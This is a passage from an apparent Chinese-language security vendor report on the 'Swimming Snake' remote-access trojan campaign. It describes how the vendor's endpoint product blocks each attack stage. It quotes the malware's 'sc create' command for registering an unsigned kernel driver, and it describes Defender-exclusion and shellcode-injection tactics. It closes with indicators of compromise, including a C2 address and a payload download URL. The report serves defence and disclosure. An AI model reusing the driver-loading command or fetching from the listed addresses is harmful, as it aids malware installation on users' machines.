


图4-2 “游蛇”专项排查工具发现被注入远控木马的恶意进程

05

安天智甲终端防御系统助力用户防御游蛇威胁

安天智甲终端防御系统是面向办公机、服务器等终端的企业级终端安全防护产品，针对游蛇病毒的攻击特性，智甲产品通过多维防护助力用户有效防护游蛇攻击。

5.1 基于安天AVL SDK威胁检测引擎，让病毒落地即被查杀

智甲嵌入安天AVL SDK反病毒引擎，对文件对象、存储对象、扇区对象、内存对象、注册表数据对象等进行扫描，判断检测对象是否是已知病毒或者疑似病毒，从而实现精准判断查杀。特别是可以嵌套扫描压缩包对象，基于内存地图扫描内存对象，让多种伪装、免杀方式无可遁形。本次案例一和案例二事件中，当用户将恶意文件youd_fanyiKn_2.0.msi和Wcnhguhyr.exe存储至本地时，直接会立即产生告警，并清除恶意文件，不给病毒启动机会。



图5-1 病毒落地时立即告警并自动清除

5.2 基于内核级主动防御能力，实时拦截攻击或高风险行为

智甲内核级主动防御模块可实时监控进程启动全流程，对进程行为及参数开展风险检测与研判，尤其针对利用系统进程实施的高危操作进行重点拦截。在本次案例二事件中，当恶意程序通过`sc create rwdriver binPath= "C:\Users\Public\Documents\WindowsData\rwdriver.sys" type= kernel start= demand` 命令调用系统工具`sc.exe` 注册加载驱动时，模块精准识别其驱动注册行为，经校验发现目标驱动所在目录信誉高危，且缺乏有效数字签名，随即阻断注册与加载流程，成功拦截恶意驱动植入。




图5-2 恶意程序加载驱动时进行拦截

另外智甲具有注册表防护模块，实时监控关键注册表项。本次案例二事件中智甲会监控 HKLM\System\CurrentControlSet\Services 的创建操作，对该路径下所有服务注册的ImagePath指向文件进行深度检测，结合文件路径特征、属性信息及签名有效性等多维度风险评估，一旦判定为风险驱动文件，立即拒绝其注册到系统服务中，形成“进程行为拦截 + 注册表源头管控”的双重防御闭环。



图5-3 智甲发现异常注册表操作时进行防御

智甲还可以对程序命令执行行为进行实时监控，通过命令内容、执行程序恶意性分析等判定命令执行是否存在安全风险，对风险行为立即拦截。本次案例二事件中，恶意程序试图通过PowerShell命令将自身加入 Windows Defender排除列表的行为，会被防御规则实时感知。系统会结合父进程目录、文件特征、属性信息、签名信息等多维度进行风险评估，一旦判定存在风险，将立即阻止该 PowerShell 操作并终止其父进程。




图5-4 危险命令执行时立即拦截

针对下载文件智甲具有专项的下载防护功能，包括禁止IM目录执行可执行程序、拦截浏览器下载的无效签名文件、阻断双扩展名文件运行，以及限制特定目录执行PE、LNK 等文件，形成分层防护体系。在本次案例二事件中，恶意文件 NtHandleCallback.exe 被释放至 C:\Users\Public\Documents\目录。当常规病毒检测未能识别其威胁时，智甲的管控策略即时触发，依据“Documents 目录为文档存储区、通常不存放可执行文件”的规则，直接阻断该目录下任何 PE文件的执行，从而在检测机制之外，通过策略层防护有效拦截了恶意程序的运行




图5-5 智甲下载防护功能拦截异常启动行为

智甲具有内存防护功能，实时监控系统内存变量，当本次案例一和案例二事件中，攻击者将 shellcode 写入内存后，主动防御会感知，当该内存被执行时，会触发检测机制。当发现存在恶意行为时，会主动通知用户，并停止该程序继续执行。




图5-6 智甲内存防护功能发现内存异常行为

针对远控木马，恶意C2访问等行为智甲可通过分布式防火墙模块进行有效防护，智甲可实时监测网络流量的出入栈数据，并结合威胁情报精准检测、拦截恶意地址，形成底层网络防护屏障。




图5-7 对程序访问地址实时检测，一旦发现访问恶意地址立即拦截

5.3 提供统一管理平台，助力管理员高效进行安全管理工作

智甲还为用户提供统一管理平台，管理员可通过平台集中查看网内威胁事件详情，并批量进行处置，提高终端安全运维效率。



图5-8 提供统一管理平台，远程一键完成威胁处置

06
IoCs

IoCs

05946B9848551EB738C9FDF748AF0FF2
DDB9A28B72098EE0EC2308D90F2E0334
E4234ABFFC87519AFAC9705CA73B7C30
04264646287BB028AD5280CF4DA39358
DA0D77E9AC7A60F67D55256E55307713
0D9B54B8BFE67CE90A98102D763345F9
5231A08C5286803E300AC657E37272F8
8A7442439EF37055D790A724BA48BEE0

C2A1E8510738DDF23B839EEF223F7BEC

893EDFA3A3A71D71CA670424E554E04C

C416A4664A84A5BD4F8F032472E56CDD

0462F77AE086E8CDC48F9A21758FD67E

212FC4B489C15436DE3E34AC96E1207B

08CFAAC200ED8052A63020F115C6A75A

07C8B3BF5EF18BDD646980F765DE0FC6

E059CF1F9169302A0FF91B0061DA1C14

42DDB89706155089A04B9EBA5E661516

234CCBCB8460721AA990A350D2237036

0D7D0CF8A31422CD9A88FA90AD7560EB

B6EDE7ECBB980723EC43C7B1BDE059B9

8DC9C86CF33FC0CBC20CFD3CB6F5D3A3

1C993A7B64D9E7C3379AB8849D6F17D4

B6EDE7ECBB980723EC43C7B1BDE059B9

0D7D0CF8A31422CD9A88FA90AD7560EB

0C9B34B15361B87B738DC06FC4194086

5B81E82E3C4594D82085F6A0E0563A07

18A4DFF46A1BAE8E317A999A1837F8F2

154.86.0[.]40:443

https[:]//www.bg-wps.com

https[:]//pub-3d7ecf8d8ed94374b9fb10d61138bd72.r2.dev/Wjfrpsl.zip

ydbao6[.]cyou:9000

安天针对“游蛇”威胁历史报告清单

- [1] [通过伪造中文版Telegram网站投放远控木马的攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/20221024.html) [R/OL].(2022-10-24)
https://www.antiy.cn/research/notice&report/research_report/20221024.html
- [2] [利用云笔记平台投递远控木马的攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/20230324.html)[R/OL].(2023-03-24)
https://www.antiy.cn/research/notice&report/research_report/20230324.html
- [3] [利用云笔记平台投递远控木马的黑产团伙分析](https://www.antiy.cn/research/notice&report/research_report/20230330.html)[R/OL].(2023-03-30)
https://www.antiy.cn/research/notice&report/research_report/20230330.html
- [4] [“游蛇”黑产团伙针对国内用户发起的大规模攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/20230518.html)[R/OL].(2023-05-18)
https://www.antiy.cn/research/notice&report/research_report/20230518.html
- [5] [“游蛇”黑产团伙近期钓鱼攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html)[R/OL].(2023-07-11)
https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html
- [6] [“游蛇”黑产团伙利用微信传播恶意代码的活动分析](https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html)[R/OL].(2023-08-22)
https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html
- [7] [“游蛇”黑产团伙专题分析报告](https://www.antiy.cn/research/notice&report/research_report/SwimSnakeTrojans_Analysis.html) [R/OL].(2023-10-12)
https://www.antiy.cn/research/notice&report/research_report/SwimSnakeTrojans_Analysis.html
- [8] [“游蛇”黑产团伙针对财务人员及电商客服的新一轮攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis.html)[R/OL].(2023-11-11)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis.html
- [9] [“游蛇”黑产近期攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html) [R/OL].(2024-04-07)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html

- [10] [“游蛇”黑产团伙利用恶意文档进行钓鱼攻击活动分析](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html) [R/OL].(2024-06-21)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html
- [11] [钓鱼下载网站传播“游蛇”威胁，恶意安装程序暗藏远控木马](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202412.html) [R/OL].(2024-12-20)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202412.html
- [12] [“游蛇”黑产攻击肆虐，速启专项排查与处置](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202504.html) [R/OL].(2025-04-23)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202504.html
- [13] [“游蛇”黑产利用仿冒的WPS Office下载站传播远控木马](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202505.html) [R/OL].(2025-05-15)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202505.html
- [14] [“游蛇（银狐）”黑产最新变种攻击活动](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202508.html) [R/OL].(2025-08-17)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202508.html
- [15] [游蛇（银狐）黑产传播与技战术持续追踪：仿冒FinalShell管理软件的攻击手法分析](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202509.html) [R/OL].
(2025-09-19)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202509.html
- [16] [“游蛇（银狐）”黑产密集仿冒各类流行应用：WPS下载站打假专辑](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202510.html) [R/OL].(2025-10-10)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202510.html
- [17] [收到此类文件立刻删除！避免落入“游蛇”圈套](https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Report_202510.html) [R/OL].(2025-10-23)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Report_202510.html

往期推荐:

[收到此类文件立刻删除！避免落入“游蛇”圈套](#)

[“游蛇（银狐）”黑产密集仿冒各类流行应用：WPS下载站打假专辑](#)

[智甲EDR“下载增强防护”，让游蛇（银狐）跑不起来](#)

[游蛇（银狐）黑产传播与技战术持续追踪：仿冒FinalShell管理软件的攻击手法分析](#)

[“游蛇”黑产攻击肆虐，速启专项排查与处置](#)